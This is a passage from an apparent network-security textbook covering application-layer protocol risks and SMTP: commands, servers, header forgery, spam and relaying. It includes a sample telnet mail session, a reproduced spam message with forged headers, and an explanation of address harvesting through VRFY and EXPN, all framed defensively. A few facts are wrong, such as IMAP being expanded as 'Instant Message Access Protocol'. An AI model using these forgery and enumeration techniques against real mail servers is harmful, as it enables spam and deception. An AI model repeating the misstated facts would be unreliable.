Just as commands can be disabled, new commands can be added. For example, the HTTP (RFC1945) only defines three commands: `GET`, `HEAD`, and `POST`. Additional commands, such as `CONNECT`, `OPTIONS`, `DELETE`, and `TRACE` were added later [RFC2616]. In a command-reply system, unknown commands simply return an error code. In contrast, a binary command system usually has no method for defining new commands. HTTP is detailed in Chapter 23.

21.1.3.2 Command-Reply Limitations

Most command-reply controls resemble natural languages, which lead to readability and easier software development. Besides the command, parameters supply additional options.

Although a command-reply structure provides flexibility, there are a few limitations. For example, most protocols use English words for specifying commands. This can create problems for non-English speakers. In addition, most commands use a single word that may not directly indicate functionality, and sometimes the word is significantly abbreviated. To a non-English speaker, "`VRFY`" may be no more informative than four random letters. Similarly, would someone in Germany recognize that "`HEAD`" is the HTTP command for retrieving a file's status? The `HEAD` command comes from returning the head of the data stream—the meta header. Commands in other languages would be equally confusing. (Would the Spanish command "ALTO" mean "HIGH," "TOP," or "STOP"?)

A second limitation concerns internationalization. Although protocols are extendible, allowing new commands to be added, the character sets are usually not internationalized. Chinese, Korean, and other multibyte character sets are usually not supported.

HTTP is commonly used to transfer HTML documents. Although HTML supports international, multibyte languages, HTTP only supports English commands. All Web servers in China use an English command set.

Regardless of the language, command words usually take many bytes. Sending the command `DELETE` uses 6 bytes, whereas the binary command `3` uses 1 byte. Most command-reply implementations result in low entropy and high bandwidth consumption.

21.1.4 Meta Headers

Binary commands have a limited range of functions. It can be difficult (or impossible) to specify a complicated action using a binary command set. In contrast, command-reply systems can permit long, descriptive controls. However, each control is limited to the specific command. *Meta headers* associate dynamic configuration data with specific data blocks. Defined in RFC822, meta headers were originally defined to assist SMTP for email routing but have since been incorporated into many protocols. Besides SMTP, meta headers are used by HTTP, the Network News Transport Protocol (NNTP—RFC1036), and Multipurpose Internet Mail Extensions (MIME—RFC1521).

Meta headers consist of `field: value` pairs. Each `field` specifies a setting, and each `value` is the data for the setting. Different protocols may support different field types, and there are few rules for meta headers:

- A field name cannot contain a colon (:). The colon separates the field name from the value. In most implementations, a space is required after the colon.
- Field names are case-insensitive. `Color:`, `color:`, and `CoLoR:` are all treated equally, although values may be case-sensitive. Protocols manage the semantic interpretation of values.
- There is one field-value pair per line. The line ends at the newline character.
- Long values can be split between lines. If the next line begins with a space, then it indicates a continuation rather than a new field.
- A blank line separates the meta header from the data.
- A backslash can be used to quote a character. For example, `\"` denotes the double quote character and should not be interpreted as the beginning or end of a string. To use a backslash in a string, the backslash should be quoted with a backslash: `\\`.

Using a meta header, additional configuration options can be associated with a data set. The values may define character sets for the data, specify file locations, or contain processing instructions. Unlike command-reply controls, unknown meta headers can usually be ignored. If the meta header "Character-Set: Big5" is unknown, the data will likely remain valid, even if the recipient does not understand Chinese.

21.1.5 XML

Although meta headers associate additional information with a data block, they do not provide the means to associate additional information with any specific piece of data inside the data block. Each meta header covers the entire associated data block. The *eXtensible Markup Language* (XML) resolves this deficiency.

XML uses tags to indicate the beginning and end of a subblock of data. Each tag is enclosed in brackets: `<tagname>`. A slash before the tag's name indicates the end of the tag's scope. For example: `<quote>Quoted user-data</quote>`. Tags may also include attributes, in the format `field=value`. These are similar to the meta header `field: value` pairs, but the scope is restricted to the data within the tag rather than the entire data block. Finally, tags can be nested. For example, `<underline><bold size=2>Big text</bold></underline>` could be used by a word processor to denote underlined and bold text.

Because XML uses less-than (<) and greater-than (>) signs for brackets around tags, user data cannot contain these characters. Instead, XML defines a sequence that begins with an ampersand (`&`) and ends with a semicolon (`;`) as a tokenized character. For example, `&lt;` becomes a `<` and `&gt;` becomes a `>`. Other defined sequences include `&copy;` (copyright symbol), `&quot;` (double quote character), and `&amp;` (ampersand). In addition, ASCII characters can be specified by their decimal values. For example, `&#38;` is ASCII character 38—an ampersand.

21.1.5.1 XML Variations

XML was derived from the *Standard Generalized Markup Language* (SGML). SGML defined a method for association meta-information with data. XML's variation of SGML uses a fairly strict rule set. For example, each beginning tag must have an end, and only proper nesting is permitted. Standalone tags such as `<leftopen>` and mixed nesting such as `<1><2></1></2>` are forbidden. But different SGML implementations have different requirements. The most notable is the HTML used on Web pages.

Although HTML looks similar to XML, HTML uses a subset of the SGML rules. Under HTML, some tags do not have or need closed tags. (Although `<li>` specifies line items, `</li>` is not required by HTML.) In addition, most Web browsers permit mixed nesting. Under XML, all user data must be within the scope of some tag, but HTML permits text to appear outside of the scope. Finally, most Web browsers are lenient with regards to bad formatting. Missing less-than signs, use of `<` and `&` instead of `&lt;` and `&amp;`, and missing quotes are all tolerated. Other SGML-like variations may bend or enforce other rules, but the basic concept—using tags with additional information to define scopes—remains the same.

XML specifies the tag format but not the tag names. There are no predefined formatting tags in XML. Instead, tag definitions are implementation specific. HTML defines specific tags and tag attributes for functionality. For example, `<u>text</u>` underlines text and `<ol>...</ol>` provides an ordered list. HTML version 2 defined new tags that did not exist in HTML version 1. As another example, xmlCIM describes the XML for the Common Information Model (CIM). The XML tags and attributes defined by xmlCIM are not the same as HTML.

NOTE

The current version of HTML is 4.01, which was last updated in 1997. The Extended HTML (XHTML) format is intended to replace HTML 4.01.

21.1.5.2 XML as a Network Protocol

Most systems that use XML strictly treat it as a file format. Examples include HTML, Real Simple Syndication (RSS), and the Extensible Messaging and Presence Protocol (XMPP) [RFC3920 – 3923] used by the Jabber instant messaging system.

Although XML is transmitted across the network, it is transmitted as user data. The XML performs no action or configuration with regards to the network itself.

Generally, XML is used as a file format, but a few network protocols actually use XML for the application layer. In these protocols, XML defines connectivity parameters, data handling, and session information. Examples include the following:

Blocks Extensible Exchange Protocol: The BEEP protocol (originally called BXXP) uses XML for controlling bidirectional communication [RFC3080, RFC3081].

XML-RPC: This protocol combines HTTP and XML for handling remote procedure calls.

Simple Object Access Protocol: SOAP is a successor to XML-RPC and uses XML to encode objects and function calls within the application layer.

Microsoft .NET: The Microsoft .NET infrastructure is designed to use SOAP for extra-system and inter-system communication.

21.2 GENERAL RISKS

Along with sharing similar communication methods, most application layer protocols share similar risks and attack vectors. The most common types of application layer risks are due to inherited risks from lower-layer protocols, authentication issues, and direct system access.

21.2.1 Inherited Vulnerabilities

With few exceptions, the most common protocols do not offer strong security options. As a result, risks from lower OSI layers impact higher-layer protocols. Most network application developers assume that lower-layer protocols manage security risks and open attack vectors from further down the network stack. For example, few application layer protocols encrypt data. As a result, most applications pass plaintext through the presentation, session, transport, network, and data link layers without encryption. An attacker on the network can use a packet sniffer to intercept unencrypted data. The *plaintext attack vector* is common for most application layer protocols.

Similar to plaintext, few application layer protocols authenticate both client and server. This leads to an inherited *MitM attack vector*. An attacker with network access can intercept and hijack communications from most application layer protocols.

There are a few options to mitigate the risks from lower-layer protocols:

Secure Lower Layer Protocols: The network application can specify the use of more secure lower-layer protocols. For example, IPsec or IPv6 with encryption can be selected, and SSL (or TLS) can be used to tunnel information more securely. Just as lower-layer risks are inherited, safer lower-layer protocols supply defense-in-depth and prevent plaintext and low-level hijacking attacks.

Application Encryption: Rather than relying on lower layers for security, the application layer can perform data encryption and validation.

Nonstandard Application: Using nonstandard applications can provide security-by-obscurity. Attackers generally target known protocols. An unknown protocol takes time to analyze and can discourage many would-be attackers. Unfortunately, nonstandard applications can lead to compatibility issues—compatibility becomes a tradeoff for security.

21.2.2 Authentication Issues

Although plaintext and MitM attack vectors are very real threats, few application-layer protocols require any type of authentication. HTTP and SMTP both permit unauthenticated clients to connect to unauthenticated servers. Even telnet, with its plaintext username and password, leaves authentication to the user layer; the telnet protocol itself performs no authentication.

When using telnet to log in to a system, the login prompt appears because of the remote shell (user layer). If the shell does not prompt for a password, then there is no authentication. Telnet, by itself, offers no authentication mechanism.

Application layer protocols that perform authentication may still be vulnerable to attacks from plaintext data transfers (e.g., HTTP's Basic Authentication). Even in the best cases, authentication is usually performed once, at the beginning of the connection. Hijacking attacks can be used to access established sessions after the initial authentication. For example, FTP servers require a username and password to login. FTP insecurely transfers authentication credentials in plaintext and only authenticates during the initial connection. An attacker sniffing packets will see the credentials, and a TCP hijacker will not be prompted for subsequent authentication information.

The simplest solution to this issue is to require encryption during authentication and periodically re-authenticate. For connections without logins, key exchange systems such as anonymous Diffie-Hellman (ADH) can be used (see Chapter 4). Although ADH does not protect against initial MitM attacks, it does help prevent established connection hijacking by supporting encryption and signed data transfers.

21.2.3 Direct System Access

Application layer protocols directly interface with applications on the operating system. Many applications have disk, file, and command execution permission, and these functions are accessible through the network. As a result, connections to the application layer frequently lead to exploitation. If a network server has any type of overflow or unchecked usage, then it is a viable attack vector. Even if authentication is used, a lack of continual authentication can permit a hijacker to acquire an established session.

Robust programming is the only mitigation option to direct system risks. In *robust programming*, all assumptions are tested. When software is not robust, it becomes vulnerable to software defects, and defects lead to exploitation. For example, buffer overflows and other input validation errors account for as much as 50 percent of all remote exploits (Table 21.2). To resolve this, parameters that are expected to be a specific length should have their lengths checked before use, and parameter data types should be validated.

Other risks to nonrobust applications come from parameter data types. If a parameter is expected to be an integer, then it should be checked before use. A string or other value should not be assumed to be valid. Many remote application exploits target input assumptions. For example, the remote input may specify a file, path, or command for execution. An attacker who specifies an alternate file, path, or command may exploit an unchecked parameter. In general, information received from unauthenticated and unvalidated connections should not contain directly executable commands. When remote commands are required, a lookup table on the server should translate the command string to an executable operation. Unknown command strings are blocked from exploitation.

TABLE 21.2 Percent of Remote Exploits from Buffer Overflows [NIST2006]

Year	Number of Remote Exploits	Percent of Buffer Overflows
1997	56	22%
1998	73	30%
1999	194	21%
2000	278	27%
2001	643	38%
2002	795	41%
2003	512	41%
2004	1209	52%

Risks from buffer overflows and unchecked parameters are usually implementation specific. Although one instant messaging client may have a remote overflow, clients by other vendors may not have the same risk. Risks due to the application layer are not the same as risks due to user-layer interpretation. Crashing a network file system (NFS) server due to a corrupt packet is an application layer risk. In contrast, using NFS to delete files on the server is not an application layer issue; NFS deletion is a user-level function.

Threats from the client to the server are most common, but they are not the only risks. Hostile servers can use an established network connection to attack a remote client. This is commonly seen with Web viruses, where accessing an infected Web server spreads the malware.

Feed a Cold, Starve a Fever

Most viruses spread through user-level functionality. The network transports the hostile code, but the user's application permits the execution. Computer viruses such as Sobig, Blaster, and Sasser were spread by the network but required user-level functionality to initiate the infection.

In contrast, most network worms exploit the application layer. The various Zotob worms, for example, scanned the network for vulnerable hosts. When one was found, a remote network connection was established to transfer the worm. A remote overflow in the server's application layer permitted execution. These worms self-propagated by exploiting vulnerable application layer implementations.

SUMMARY

The flexibility of the application layer permits a wide range of network services. Although services may have very different functions, most follow one of four communication forms: binary command sets, command-reply sequences, meta headers, or XML. In addition, many application layer protocols and implementations have issues with regards to inherited risks from lower OSI layers, authentication, and direct system access.

REVIEW QUESTIONS

1. What are four common methods for application layer communication?
2. Which communication method does telnet use?
3. What are the three general risks that impact application layer protocols?

4. Name two types of vulnerabilities that are inherited by the application layer.

DISCUSSION TOPICS

1. Use a packet sniffer to collect communication samples from a wide range of application protocols. For example, collect samples from HTTP, FTP, klogin (Kerberos login), telnet, VoIP, and LPD. Continue collecting protocol samples until there are representatives from each of the command method categories. Which command method is most common? Which is less common? Why is one more common than another?
2. Which command method is most secure? List some protocols that use this method. Why do other protocols not use it? Does the type of command set imply a level of security?
3. Separating application layer exploits from user-level risks can be difficult. Identify the three most common computer worms or viruses today. How do they spread? Do they exploit the application layer or user layer (or both)? Give specific examples.

ADDITIONAL RESOURCES

The OSI application layer is formally defined by two documents. ISO 8649 defines the Association Control Service Element (ACSE) services. It describes the functionality available to the application layer. ISO 8650 defines the ACSE protocol and details the available communication states.

XML is quickly growing in popularity as a method to embed meta information into data streams. Although it is heavily used as a file format, it is also making inroads as a network communication format. Many Web sites and books discuss implementation details for supporting XML, but the World Wide Web Consortium (W3C) has taken the role as the official standards organization for XML. The W3C's definition for XML is available at *http://www.w3.org/XML/*. The W3C is also responsible for standardizing HTML, SOAP, and other instantiations of XML.

This page intentionally left blank

22 SMTP

In This Chapter

- A Brief History of Email
- Email Goals
- Common Servers
- Risks
- Email Ethics

More people use email than cell phones, Web, or instant messaging (IM) systems [Radicati2005]. Corporations have become so dependent on email that a single day without it can result in millions of dollars in losses. The *Simple Mail Transfer Protocol* (SMTP), one of the most widely used Internet protocols, is responsible for transferring and routing email.

Many email transfer protocols exist. Microsoft Exchange servers use the Message Application Programming Interface (MAPI). The Instant Message Access Protocol (IMAP, RFC3501) and version 3 of the Post Office Protocol (POP3, RFC1939) are also common. Although these alternatives are common in corporate environments, they usually do not extend to email access outside of the company. SMTP and ESMTP (extended SMTP) are the de facto standards for general email transfers.

22.1 A BRIEF HISTORY OF EMAIL

SMTP has a long history with many significant protocol changes. The earliest form of SMTP was created as an extension to FTP. In February 1973, RFC458 was released. This document described a basic mail delivery system that used FTP (RFC114). Because of this lineage, modern SMTP servers have network interfaces that closely resemble FTP interfaces.

By May 1973, email addressing was defined [RFC510]. Addresses used a `username@location` format to allow the FTP client to deposit mail into a remote server for a specific recipient. Although the Internet was relatively small, FTP mail was a relatively hot topic. In June 1973, the first independent proposal for a stand-alone email protocol was released. This document, RFC524, set the basis for the modern email system. Over the next 30 years, many RFCs were released that added and extended SMTP functionality. RFC821 (August 1982) and RFC2821 (April 2001) attempted to consolidate all of the prior modifications into one standard, but even these have been extended.

RFC524 provided the framework for today's SMTP but was not intended to be a standard. Titled, "A Proposed Mail Protocol," Jim White wrote:

> *Although one can (I think) and might, implement software on the basis of this document, this REALLY IS a Request for Comments. Comments, questions, position papers are solicited. There are, I'm sure, bugs in the protocol specified here, and I hope that readers will point them out via RFC as they discover them.*

Unfortunately, the protocol defined by RFC524 did not include authentication or validation. (And nobody pointed out the oversight.) These shortcomings have lead to problems from unsolicited and forged emails.

22.2 EMAIL GOALS

SMTP was designed for the timely, but not immediate, delivery of text messages. This is different and distinct from other communication protocols. For example, IRC and Jabber provide real-time communication. All intended recipients see each message immediately. In contrast, email may take a few seconds, minutes, or even hours to be delivered. SMTP was also not designed for transferring binary data—attachments and binary file support were added later.

The initial Internet was designed for robustness. Nearing the end of the Cold War, the network was initially designed for redundancy so that a single nuclear strike would not disable the entire network. SMTP followed this same design: a single network failure would not prevent email delivery. Instead, email messages are passed host-to-host until it reaches the destination. As long as a path exists, email will be delivered.

Besides timely and robust delivery, SMTP was designed to be extendable. This flexible protocol can be easily extended to support most data formats, encryption systems, and some authentication.

22.2.1 SMTP Data Format

SMTP uses a simple file transfer protocol to deliver email. Each email message is a file, and each file contains three components: meta header, blank line, and content. The meta header consists of `field: value` pairs. These are used to identify recipients, subject, and routing information. These header entries are used for tracing emails and identifying delivery information. A single blank line is used to separate the header from the content.

Email content is defined as printable ASCII characters. Other types of content, such as binary files and non-English languages, must be encoded in printable ASCII. Formats, such as Base64 or MIME encoding [RFC2045—RFC2049] are commonly used. Similarly, content originally contained one text block. MIME formatting permits subdivisions of the content to allow a single email to contain multiple attachments.

22.2.2 SMTP Command Structure

SMTP defines a command and response environment for communicating between a *mail user agent* (MUA—mail client) and *message transport agent* (MTA—mail server). The MUA connects to the MTA and issues a set of commands based on the information in the data's email headers. Each of these commands (Table 22.1) is well defined and must be supported by an SMTP-compatible system.

TABLE 22.1 SMTP Commands

Command	Example	Purpose
HELO *domain*	**HELO roach.lan**	Tells the MTA the domain for sender's information
EHLO *domain*	**EHLO roach.lan**	Similar to HELO but specifies ESMTP support
MAIL FROM: *address*	**MAIL FROM: santa@npole.org**	Specifies the email sender address
RCPT TO: *address*	**RCPT TO: grinch@xmas.mil**	Specifies one recipient for the email

→

Command	Example	Purpose
DATA	**DATA**	Specifies the start of the email content
QUIT	**QUIT**	Ends the SMTP/ESMTP connection

Some commands are intended to be used in a specific order. For example, HELO (or EHLO) must be the first command. And there can be only one MAIL FROM per email. Other commands may be used repeatedly; RCPT TO may be repeatedly provided for delivery to many users.

The DATA command is the only multiline command. After issuing a DATA command, all subsequent bytes form the SMTP meta header and content. A period (.) on a line by itself indicates the end of the data.

22.2.2.1 MTA Return Codes

Each MUA sends a command to the server, and the server responds with an acknowledgement. The return codes follow a format originally defined for FTP (RFC114). Each code has a three-digit identifier. The first digit tells the class of code. The second identifies the response category (Table 22.2), and the remaining digit tells the exact code type. A text string that describes the code in a human-readable form follows each code. For example, after the MUA sends a HELO, the MTA may respond with `250 hostname Hello host [192.168.1.5], pleased to meet you.` The code 250 indicates a positive completion and no syntax issues.

TABLE 22.2 MTA Return Codes Classes

Code	Purpose
1*xx*	Positive Preliminary reply
2*xx*	Positive Completion reply
3*xx*	Positive Intermediate reply
4*xx*	Transient Negative Completion reply
5*xx*	Permanent Negative Completion reply
*x*0*x*	Syntax issues
*x*1*x*	Informational response
*x*2*x*	Connection-oriented reply

→

Code	Purpose
*x*3*x*	Unused
*x*4*x*	Unused
*x*5*x*	Mail system

22.2.2.2 Sending Email

To send email, the MUA must connect to the MTA and transmit a series of commands. After each command, the MTA provides a status reply. Figure 22.1 shows a sample SMTP command and response session. In this example, Telnet is used as the MUA. Figure 22.2 shows the email generated by this example.

```
% telnet rudolf 25
Trying...
Connected to rudolf.npole.org.
Escape character is '^]'.
220 rudolf.npole.org ESMTP Sendmail 8.8.6 (PHNE_17135)/8.7.3 SMKit7.1.1
hp hp; Thu, 25 Apr 2002 09:17:17 -0600 (MDT)
helo ranch.npole.org
250 rudolf.npole.org Hello ranch.npole.org [10.2.241.27], pleased to
meet you
mail from: santa@npole.org
250 santa@npole.org... Sender ok
rcpt to: grinch@xmas.mil
250 grinch@xmas.mil... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject: Ho ho ho

I know you've been a bad boy.
.
250 JAA19237 Message accepted for delivery
quit
221 rudolf.npole.org closing connection
Connection closed by foreign host.
```

FIGURE 22.1 Sample SMTP session with MUA information (in bold).

Many of the SMTP headers are specified by default. If the MUA does not provide the headers in the `DATA`, then the values are filled in by the MTA. These include the `Date` and `Message-ID` headers. However, the MUA may specify these values. Just

```
Received: from exchange2.npole.org ([10.8.16.2]) by exchange.npole.org
with
    SMTP (Microsoft Exchange Internet Mail Service Version 5.5.2653.13)
    id J2DYC3G1; Thu, 25 Apr 2002 08:19:32 -0700
Received: from rudolf.npole.org (rudolf.npole.org [10.2.23.20])
    by exchange2.npole.org (Postfix) with ESMTP id 97BB3C0093F
    for <grinch@xmas.mil>; Thu, 25 Apr 2002 08:19:32 -0700 (PDT)
Received: from ranch.npole.org (IDENT:santa@npole.org [10.2.241.27])
    by rudolf.npole.org with SMTP (8.8.6 (PHNE_17135)/8.7.3 SMKit7.1.1
    hp hp) id JAA19237 for grinch@xmas.mil;
    Thu, 25 Apr 2002 09:17:31 -0600 (MDT)
Date: Thu, 25 Apr 2002 09:17:31 -0600 (MDT)
From: santa@npole.org
Subject: Ho ho ho
Message-Id: <200204251517.JAA19237@rudolf.npole.org>
To: grinch@xmas.mil

I know you've been a bad boy.
```

FIGURE 22.2 Sample email from SMTP session.

as the MUA specifies the `Subject`, other fields such as the `Date` and `Message-ID` may also be provided.

22.2.2.3 Command Exploitation

Many of the MTA commands can leak information, and attackers can use this information to identify potential weaknesses. For example, upon connecting to the MTA, an initial return code is displayed. Many MTAs include the exact version number and patch level of the email server. An attacker can view this information and readily identify possible vulnerabilities.

Some commands are required, and others are optional. For example, `MAIL FROM`, `RCPT TO`, and `DATA` are required for sending email, but the `HELP` command is optional. `HELP` is commonly used to display the list of available commands. Just as the initial connection lists version information, the `HELP` command may also include the MTA version and patch level. Even when the version information is not available, the list of available commands may sometimes identify the type of server (Figure 22.3).

Other optional commands, such as `VRFY` and `EXPN`, are used to verify and expand email addresses. Attackers can use these to scan the host for a list of email addresses. Between 1995 and 2003, many unsolicited mailing lists were generated by repeatedly calling `VRFY` and `EXPN` with common account names. The replies were used to generate lists of valid email addresses.

```
$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 rudolf.npole.org ESMTP Sendmail 8.11.6/8.11.6; Sun, 15 Jan 2006
09:51:22 -0700
HELP
214-2.0.0 This is sendmail version 8.11.6
214-2.0.0 Topics:
214-2.0.0       HELO    EHLO    MAIL    RCPT    DATA
214-2.0.0       RSET    NOOP    QUIT    HELP    VRFY
214-2.0.0       EXPN    VERB    ETRN    DSN     AUTH
214-2.0.0       STARTTLS
214-2.0.0 For more info use "HELP <topic>".
214-2.0.0 To report bugs in the implementation send email to
214-2.0.0       sendmail-bugs@sendmail.org.
214-2.0.0 For local information send email to Postmaster at your site.
214 2.0.0 End of HELP info
```

FIGURE 22.3 MTA version information in the initial connection and HELP menu.

Secure mail systems are usually modified to not list version information at the initial connections or in the HELP reply. Most production MTAs do not provide any of the optional commands.

NOTE

Some MTAs are intentionally configured to list incorrect mailer versions. This usually requires modification of the MTA configuration files. The belief is that false information is more damaging than no information. An attacker who observes false information is likely to believe it is real.

22.3 COMMON SERVERS

There are hundreds of MTA providers and implementations. Some handle general mail delivery, whereas others specialize in mailing lists, network types, or additional features (e.g., calendars and shared workgroup space). Although there are many MTA options, most mail servers on the Internet either use Sendmail, Microsoft Exchange, Qmail, or Postfix [Timme2004, Credentia2003]. Each of these mailer options has tradeoffs with regards to performance, features, and security.

22.3.1 Sendmail

The Sendmail MTA (*http://www.sendmail.org/*) is the single most common mail transport agent. It is open source and provided as the default MTA distribution for most Unix systems. Sendmail is a master email daemon; it receives, processes, forwards, and delivers email.

Sendmail is also one of the oldest MTA implementations—it dates back to 1979 as the program `delivermail`. Being old and widely used is a strong benefit for any application. It implies durability, extendibility, supportability, and overall usefulness. However, Sendmail does have significant limitations. For example, Sendmail consistently benchmarks as one of the slowest MTAs. The configuration file is very complex, and Sendmail is historically known as the second most insecure network applications in the Internet. (Sendmail is second only to DNS, and Sendmail uses DNS.) Between 1993 and 2003, there were 65 software releases, averaging one release every 2 months. Many of these releases address security issues.

Sendmail is readily identifiable by the SMTP welcome message, `HELP` file identifier, and version information placed in the email header. Attackers can readily identify Sendmail, including the version and patch level. This allows an attacker to identify all unpatched risks. For mitigation, administrators should consider changing or removing the Sendmail identification strings and regularly check for updates and patches.

22.3.2 Microsoft Exchange

Similar to Sendmail, the Microsoft Exchange server is a monolithic server designed as an alternative to SMTP. Within the MTA, the system uses the proprietary *Exchange* data format, but it also supports communicating with standard SMTP MTAs.

From a security viewpoint, Exchange is not as vulnerable as Sendmail. The total number of exploits for Exchange is significantly less than Sendmail, but risks to Sendmail are patched rapidly—usually in days. In contrast, Exchange is patched much less frequently and Microsoft sometimes downplays risks. Some vulnerabilities with Exchange have been unpatched for months (or longer), and most patches are released several months after the vulnerability's initial discovery.

22.3.3 Qmail

Qmail (*http://www.qmail.org/*) is intended as a replacement for Sendmail. It was designed for performance, reliability, simplicity, and modularity. As a result, Qmail is very fast and relatively easy to configure and maintain. Because of its impressive performance, it is widely used by systems that manage large mailing lists and high volume traffic.

Security was a primary design goal for Qmail. The MTA defines a clear separation between files and programs, limits code that runs as root (Unix administrative privileges), and implements defense-in-depth. As a result, there have only been two known exploits for Qmail since 1997, and both were patched shortly after identification.

22.3.4 Postfix

Postfix (*http://www.postfix.org/*) began as an alternative to Sendmail. In 1998, Web-based application servers were modularly designed to handle high loads and limit the impact from security exploits. Wietse Venema adapted these Web-based techniques to email delivery. The result is Postfix: a fast, efficient, flexible, modular, and secure MTA.

Although fewer systems use Postfix than Sendmail or Microsoft Exchange, Postfix is the fastest growing MTA. In 2003, less than 3 percent of MTAs were using Postfix. By 2005, Postfix had grown to over 20 percent. Postfix is currently included by default on some Linux and BSD distributions.

Postfix employs dozens of special-purpose applications but maintains the same command-line options as Sendmail. This makes it a viable drop-in replacement for the more common Sendmail system. Postfix does not have the same security issues as Sendmail. Instead, it implements many security-oriented concepts:

Least privileged: Each module runs with the minimum permissions necessary.

Insulation: Each module performs one task independently from other modules.

Controlled environment: No modules operate as other users.

No SUID: No Postfix module runs with “set user id” access. In Unix, SUID is used to change access privileges.

Trust: The concept of trust between modules is well defined and constantly validated.

Large Inputs: Application memory is properly handled to mitigate risks from overflows.

From a security perspective, Postfix is secure upon installation. It does not disclose version information and consciously implements concepts for secure applications. As a result, Postfix has only had one reported exploit in eight years, and it was a DoS attack.

22.4 RISKS

SMTP was designed for reliable and timely message delivery, but it was not designed for security. When the protocol was first designed, robustness was a more serious concern than security. This oversight has led to a series of security risks that are independent of the MUA and MTA implementation.

22.4.1 Forged Headers and Spam

As shown earlier in Figures 22.1 and 22.2, the MUA can specify email headers. Each email relay is expected to append a Received header to the beginning of the email. These headers form a simple paper trail for tracing the message. The bottom Received header was added first, and the top header was added last.

Forged email headers occur when the sender intentionally inserts false header information. Well-behaved MUA and MTA systems only add valid headers, but malicious systems may add false information, remove valid headers, or modify existing headers. Distinguishing valid headers from invalid can become very difficult.

All attributes of the email header can be forged, with the exception of the final valid Received headers. The subject, date, recipients, content, and even the initial received headers can be trivially forged with the SMTP `DATA` command. But when the email is sent to a true MTA, a valid Received header is added to the beginning of the message. This will contain a valid timestamp and originator IP address. Additional mail relays may contain similar headers and remain valid.

22.4.1.1 Forged Emails

Forged email can lead to very serious problems. Consider a message that appears to come from a manager, firing an employee. Because email can be trivially forged, is the employee really fired? Email is commonly used for communication between companies; a single forged email could break a company. The problems with forgeries are not limited to false senders. Nonrepudiation plays a critical role with email—how can senders show that they did not send an email?

22.4.1.2 Spam

Undesirable email (*spam*) is an example of abuse due to forged emails (Figure 22.4). Although the email may appear to come from one person (e.g., "Jerrod"—with an email address in Chile), it likely came from someone else. The example spam in Figure 22.4 originated from `216.133.219.154` but contains many forged headers. These headers obscure the ability to identify the sender. (The WHOIS listing and `nmap` scan identified a system in the United States running Windows; however, this system was likely compromised and simply relaying spam.)

```
Received: from 25EECCE8 (unknown[216.133.219.154](misconfigured
sender))
      by rwcrmxc21.comcast.net (rwcrmxc21) with SMTP
      id <20060115230410r2100f5ccie>; Sun, 15 Jan 2006 23:05:04 +0000
Received: from 61.166.141.14 (unknown [61.166.141.14])
      by 204.127.202.26 with SMTP id allocate67074;
      Sun, 15 Jan 2006 15:00:55 -0800
Message-Id: <24916.704613beryl6943@eon.net.au>
MIME-Version: 1.0
Date: Sun, 15 Jan 2006 15:00:55 -0800
From: "Jerrod Basil " <Gilbertk_Whitfeld6@collahuasi.cl>
To: homeuser145@comcast.net
Subject: The findings support an earlier review by the U.S.

Have you ever stopped to wonder how much an average man pays for his
medicines? Painkillers, drugs to improve the quality of life, weight
reducing tablets, and many more. What's worse, the same medicine costs
a lot more if it is branded.

We have over 172 Meds ready to order and be shipped

So why should you pay more especially when you can get the same drugs
at a much cheaper cost? At Health Suite, we bring you the same drugs,
the generic version - the same quality, the same formula at a very
reasonable price.

Viagra low as 67.28
Cialis low as 93.73

http://Beaverq<AC6>Qx.isearcofa.com

Thank you
Harry
```

FIGURE 22.4 Sample undesirable email message using forged headers (in bold).

In 2005, spam was estimated to account for 80 percent of all email [Postini2006]. Spam is made possible due to a lack of authentication and the low skill level required for generating forged headers. Anti-spam solutions primarily focus on filtering and intercept an average of 90 percent of all spam [FTC2005]. Unfortunately, the techniques used by spammers continually change—static anti-spam systems become ineffective over time. Filters do not only target spam, they also occasionally misclassify nonspam messages. In addition, current anti-spam solutions do not prevent the initial generation, network traversal, or relaying of forged emails. Until these issues are addressed, there will be no long-term solution for combating spam.

22.4.1.3 Identifying Forged Emails

Separating valid emails from forgeries can be very difficult. In general, a single forged header indicates that all information below it is forged. Fortunately, some fields are well defined:

Received: The Received header should contain a "from" and "by" address. The "by" address on one header should match the "from" address on the next header. Most forged Received headers do not properly chain the "from" and "by" addresses. Received headers should also contain a timestamp and a tracking number. If these do not exist, or the time shows a significant delay, then the header is likely forged.

Not every MTA generates one Received header. For example, Qmail usually generates three Received headers and separates the "from" and "by" addresses.

Date: The Date header should be RFC822 compliant, for example, `Sun, 15 Jan 2006 16:45:27 –0700`. Dates that are in nonstandard formats are likely forged.

From, To, CC: Although multiple sender and recipients are permitted by the SMTP standard, most applications only generate one of each header. Multiple carbon-copy (CC) or From lines indicate a forged header.

Message-ID: The Message-ID is intended to be a unique header assigned to the email. Different MUAs create different Message-ID formats. A very nonstandard (or missing) Message-ID can suggest a forged email.

The most obvious attributes come from the sender and the contents. If the sender is unknown and the contents are undesirable, then the email is likely unsolicited, and the headers are probably forged.

22.4.1.4 Mail Logs

Most email servers maintain transaction logs. The unique identifier added to the Received header should match log entries created by the MTA. When tracing an email, mail logs can help determine the true origination. Logs usually include sender, recipient, timestamps, IP addresses, and even process identifiers. When forging email, servers listed in false headers will not have log entries, and systems that originated the forged email may contain account information for the true sender.

Although mail logs can be used to trace emails to the true originator, they are not always accessible. Logs from different servers (or countries) are usually inaccessible. In addition, anonymity techniques, such as relaying through open proxies, can prevent determination of the true origination source.

22.4.2 Relaying and Interception

SMTP does not always send email directly from the sender to the recipient. Mail relays are commonly used to route information. As a result, any host can be a relay. Mail relays are determined by the MX records in DNS (see Chapter 17).

SMTP administrators need no special permission to operate a relay, and email is transmitted in plaintext. As a result, relay owners can read emails, and each email relay has the opportunity to intercept and modify message contents.

To mitigate interception risks, sensitive emails can use encrypted contents. PGP is one example of a common encryption method used with email [RFC2440]. But encryption technology has its own limitations when used with email:

Compatibility: Not every email encryption implementation adheres to a standard. For example, email that is PGP encrypted with `mutt` (a Unix mail client) may not be readily viewable by someone using Microsoft Outlook (with PGP support). More complicated cryptographic systems lead to more security but less compatibility with other email users.

General Correspondence: A significant strength of email is the ability to send a message to anyone—even a complete stranger. Current cryptographic systems require the sender to have made a prior acquaintance with the recipient. This usually includes the exchanging of cryptographic keys.

